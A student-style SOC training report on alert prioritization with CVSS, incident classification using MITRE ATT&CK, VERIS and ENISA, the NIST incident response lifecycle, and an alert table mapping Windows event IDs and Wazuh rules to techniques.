



Theoretical Knowledge

1. Alert Priority Levels

1. Introduction

Alert priority levels are used in a Security Operations Center (SOC) to determine how serious a security alert is and how quickly it needs to be handled. Proper prioritization helps analysts focus on the most critical threats first and ensures efficient incident response.

2. What are Alert Priority Levels?

Alert priority levels classify alerts based on their **severity, impact, and urgency**. Common levels include:

- **Critical** – Immediate action required (e.g., ransomware attack, data breach)
- **High** – Serious threat that can lead to major damage (e.g., unauthorized admin access)
- **Medium** – Suspicious activity that needs investigation (e.g., brute-force login attempts)
- **Low** – Informational or minor issues (e.g., port scan, failed login attempts)

Priority Determination Factors

SOC analysts assign priority based on the following factors:

1. Asset Criticality

- Importance of the affected system
- Example:
 - Production server → High priority
 - Test system → Lower priority

2. Exploit Likelihood

- Chances of attack being successful
- Example:
 - Public exploit available → High risk
 - No known exploit → Lower risk

3. Business Impact

- Effect on organization operations
- Example:
 - Financial loss → High
 - Minor system issue → Low



4. CVSS (Common Vulnerability Scoring System)

CVSS is used to measure the severity of vulnerabilities.

- Score ranges from **0 to 10**
- Higher score = higher risk

Example:

- CVSS **9.8** → Critical
- CVSS **7.5** → High
- CVSS **5.0** → Medium
- CVSS **2.0** → Low

5. Real-World Example

The vulnerability **Log4Shell (CVE-2021-44228)** had a CVSS score of **9.8**, making it a **Critical priority** alert because:

- It allowed remote code execution
- It affected many systems globally
- Exploits were publicly available

6. Tools Used for Alert Prioritization

- **SIEM tools** (e.g., Splunk, Wazuh)
- **Threat intelligence platforms**
- **CVSS scoring systems**

These tools help analysts assign and manage alert priorities efficiently.

7. Conclusion

Alert priority levels are essential for effective SOC operations. By properly classifying and prioritizing alerts, analysts can respond quickly to critical threats, reduce risks, and protect organizational assets.

2. Incident Classification

1. Introduction

Incident Classification is the process of identifying, categorizing, and labeling security incidents based on their type, behavior, and impact. It helps SOC analysts quickly understand threats and take appropriate actions.

2. Objectives

- To classify different types of security incidents
- To standardize incident labeling using frameworks
- To enrich incidents with contextual metadata




- To improve investigation speed and accuracy

3. Incident Categories

Types of Incidents






- **Malware** → Malicious software like ransomware, trojans
- **Phishing** → Fake emails/messages to steal credentials
- **DDoS Attack** → Flooding server to make it unavailable
- **Insider Threat** → Employee misuse (e.g., data theft)
- **Data Exfiltration** → Unauthorized data transfer

Example:


An employee copying company data to USB = **Insider Threat**



4. Taxonomy Frameworks Standard Classification Models



Software Execution x									selection controls		layer controls		technique controls	
Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection						
9 techniques	10 techniques	18 techniques	12 techniques	37 techniques	14 techniques	25 techniques	9 techniques	17 techniques						
Replication Through Removable Media	Native API	BITS Jobs	Process Injection (8/11)	Obfuscated Files or Information (5/5)	Credentials from Password Stores (3/3)	System Information Discovery	Replication Through Removable Media	Screen Capture						
Drive-by Compromise	Windows Management Instrumentation	Hijack Execution Flow (7/11)	Access Token Manipulation (5/5)	Deobfuscate/Decode Files or Information	Network Sniffing	File and Directory Discovery	Data from Local System	Data from Local System						
Valid Accounts (2/4)	Command and Scripting Interpreter (7/8)	Traffic Signaling (0/1)	Exploitation for Privilege Escalation	Modify Registry	OS Credential Dumping (8/8)	Process Discovery	Lateral Tool Transfer	Audio Capture						
Exploit Public-Facing Application	Exploitation for Client Execution	Valid Accounts (2/4)	Hijack Execution Flow (7/11)	Process Injection (8/11)	Brute Force (3/4)	System Network Configuration Discovery	Exploitation of Remote Services	Archive Collected Data (3/3)						
External Remote Services	Shared Modules	Account Manipulation (1/4)	Valid Accounts (2/4)	Rootkit	Steal Web Session Cookie	System Owner/User Discovery	Taint Shared Content	Clipboard Data						
Hardware Additions	Scheduled Task/Job (3/6)	Browser Extensions	Boot or Logon Autostart Execution (8/12)	Indicator Removal on Host (5/6)	Two-Factor Authentication Interception	Query Registry	Remote Services (6/6)	Video Capture						
Phishing (2/3)	Software Deployment Tools	Boot or Logon Initialization Scripts (3/5)	Group Policy Modification	Access Token Manipulation (5/5)	Unsecured Credentials (4/6)	System Network Connections Discovery	Automated Collection	Automated Collection						
Supply Chain Compromise (1/3)	Inter-Process Communication (2/2)	Compromise Client Software Binary	Scheduled Task/Job (3/6)	Virtualization/Sandbox Evasion (3/3)	Exploitation for Credential Access	System Time Discovery	Data from Removable Media	Data from Removable Media						
Trusted Relationship	System Services (2/2)	External Remote Services	Abuse Elevation Control Mechanism (4/4)	BITS Jobs	Forced Authentication	System Service Discovery	Man in the Browser	Man in the Browser						
	User Execution (2/2)	Scheduled Task/Job (3/6)	Boot or Logon Initialization Scripts (3/5)	Hijack Execution Flow (7/11)	Input Capture (3/4)	Peripheral Device Discovery	Data from Network Shared Drive	Data from Network Shared Drive						
		Boot or Logon Initialization Scripts (3/5)	Create or Modify System Process (4/4)	Masquerading (5/6)	Man-in-the-Middle (1/2)	Remote System Discovery	Data from Cloud Storage Object	Data from Cloud Storage Object						
		Create Account (2/3)	Event Triggered Execution (10/15)	Traffic Signaling (0/1)	Modify Authentication Process (3/4)	Application Window Discovery	Use Alternate Authentication Material (2/4)	Use Alternate Authentication Material (2/4)						
		Create or Modify System Process (4/4)		Valid Accounts (2/4)	Steal Application Access Token	Network Service Scanning								
		Event Triggered Execution (10/15)		Indirect Command Execution	Steal or Forge Kerberos Tickets (3/4)	Network Share Discovery								
		Implant Container Image		XSL Script Processing		Software Discovery (1/1)								
				Abuse Elevation Control Mechanism (4/4)		Network Sniffing								
				Direct Volume Access		Domain Trust								






VERIS Model

Bringing Structure to Cybersecurity




From fragmented data to actionable intelligence



- **MITRE ATT&CK**
 - Maps attacker behavior
 - Example: **T1566** → **Phishing**
- **ENISA Incident Taxonomy**
 - Standard European classification model
 - Categorizes incidents by type and impact
- **VERIS Framework**
 - Used for structured incident reporting
 - Focus on threat actor, action, asset, impact

5. Contextual Metadata


Important Metadata Fields










Indicators of Compromise





- Timestamp → When incident occurred
- Source/Destination IP
- Affected systems
- User details
- IOCs (Indicators of Compromise)
 - Malicious hash
 - Suspicious domain
 - IP address

👉 Example:



- IP: 192.168.1.10
- Hash: abc123xyz
- Time: 10:30 AM

6. Incident Classification Process

1. Identify the alert
2. Analyze logs and evidence
3. Categorize the incident (e.g., phishing, malware)
4. Map to framework (MITRE ATT&CK)
5. Add metadata (IP, timestamp, IOCs)
6. Assign severity level

7. Case Study Example

Scenario:

User receives fake email asking for login credentials

Analysis:

- Type → Phishing
- MITRE → T1566
- Metadata → Email sender, IP, timestamp

Conclusion:

Incident classified as **Phishing Attack**

8. Conclusion

Incident classification is a critical step in SOC operations. By using frameworks like MITRE ATT&CK and enriching incidents with metadata, analysts can quickly detect, analyze, and respond to threats effectively.

TASK 3 : Basic Incident Response

Introduction

Incident Response (IR) is a structured approach used by Security Operations Center (SOC) teams to detect, analyze, and respond to cybersecurity incidents. It helps organizations minimize damage, recover quickly, and prevent future attacks. Industry frameworks such as NIST SP 800-61 and SANS Institute guidelines are widely used for effective incident handling.

Incident Response Lifecycle

Preparation → Identification → Containment → Eradication → Recovery → Lessons Learned



1 Preparation

- > Creation of playbooks
- > Deployment of tools (SIEM, EDR)
- > Team training

A playbook is a step-by-step guide used to handle specific incidents like phishing or malware.

2 Identification

- Alert monitoring using SIEM
- Alert triage (High, Medium, Low)
- False positive filtering

Example:

Multiple failed login attempts detected → Investigated for brute-force attack.

3 Containment

- Isolate infected systems
- Block malicious IPs
- Disable compromised accounts

Endpoint Detection and Response (EDR) tools are used for isolation.

4 Eradication

- Remove malware
- Delete malicious files
- Patch vulnerabilities

Example:

Trojan malware removed using antivirus and manual cleanup

5 Recovery

- Restore system from backup
- Monitor system
- Reconnect to network

6 Lessons Learned

Post-incident analysis is conducted to identify the root cause and improve future security measures.

Incident Response Procedures

1 System Isolation



Infected System → Disconnect Network → Block IP → Disable User → Secure System

- Disconnect network
- Use EDR tools
- Prevent lateral movement

2 Evidence Preservation

- Memory dump collection
- Log analysis
- File hashing (SHA256)

3 Communication Protocols

- SOC Analyst → SOC Lead
- SOC Lead → Incident Response Team
- Incident reporting & documentation

4 SOAR Tools

Alert → SOAR Tool → Auto Analysis → Action (Block/Isolate) → Report

SOAR tools like Splunk Phantom automate incident response tasks such as alert triage and threat containment.

- **NIST SP 800-61:** Provides standard incident response lifecycle and framework
- **SANS Handbook:** Gives practical templates and real-world response techniques
- **LetsDefend:** Offers hands-on SOC simulation and SOAR learning

Tools & Frameworks Used

- SIEM tools (Splunk, Wazuh)
- EDR tools (Defender, CrowdStrike)
- SOAR tools
- Frameworks:
 - NIST SP 800-61
 - SANS Incident Handler Handbook

Conclusion

This task provided practical understanding of how SOC teams respond to cybersecurity incidents. It enhanced my knowledge of incident handling procedures, tools, and industry standards, preparing me for real-world SOC operations.



Practical Application

1. Alert Management Practice

Introduction

Alert management is a critical function in a Security Operations Center (SOC), where security alerts are analyzed, prioritized, and responded to efficiently. This task focuses on understanding alert classification, prioritization using CVSS, mapping with MITRE ATT&CK, and handling incidents using tools like Wazuh and TheHive.

Alert Classification System

An alert classification system was created using Google Sheets to categorize alerts based on type, severity, and MITRE ATT&CK techniques.

The table includes:

- Alert ID
- Alert Name
- Type
- CVSS Score
- Priority
- MITRE Technique

Alert ID	Alert Name	Type	Real Event ID / Rule	CVSS	Priority	MITRE
1	Phishing Email	Phishing	Email Gateway Alert / Rule ID 100001	8	High	T1566
2	Log4Shell Exploit	Vulnerability Exploit	Wazuh Rule ID 31168 (Log4j exploit)	9.8	Critical	T1190
3	Port Scan Detected	Reconnaissance	Wazuh Rule ID 5710	3.5	Low	T1046
4	Failed Login Attempt	Authentication	Windows Event ID 4625	5	Medium	T1110
5	Successful Login	Authentication	Windows Event ID 4624	3	Low	T1078
6	Brute Force Attack	Credential Attack	Multiple 4625 events / Wazuh Rule 5715	7.5	High	T1110
7	Malware Execution	Execution	Windows Event ID 4688 (process creation)	8.5	High	T1204
8	Account Lockout	Account Security	Windows Event ID 4740	6.5	Medium	T1110
9	Privilege Escalation	Privilege Abuse	Windows Event ID 4672	9	Critical	T1068
10	PowerShell Suspicious Activity	Execution	Windows Event ID 4104	8	High	T1059

Figure 1 : Alert Classification Table



Alert Prioritization

Alerts were prioritized using CVSS scoring:

- Critical → 9–10
- High → 7–8
- Medium → 4–6
- Low → 0–3

Example:

- Log4Shell → CVSS 9.8 → Critical
- Port Scan → CVSS 3.5 → Low

MITRE ATT&CK Mapping

Alerts were mapped to MITRE ATT&CK techniques:

- Phishing → T1566
- Exploit → T1190
- Brute Force → T1110
- Port Scan → T1046

This helps identify attacker behavior and tactics.

Wazuh Dashboard & Log Monitoring

Wazuh SIEM was used to monitor real-time logs and security events. The dashboard provides visibility into:

- Alert counts
- Event logs
- Rule IDs
- Severity levels

The Events tab shows logs such as:

- Port status changes
- Login sessions
- AppArmor denied events

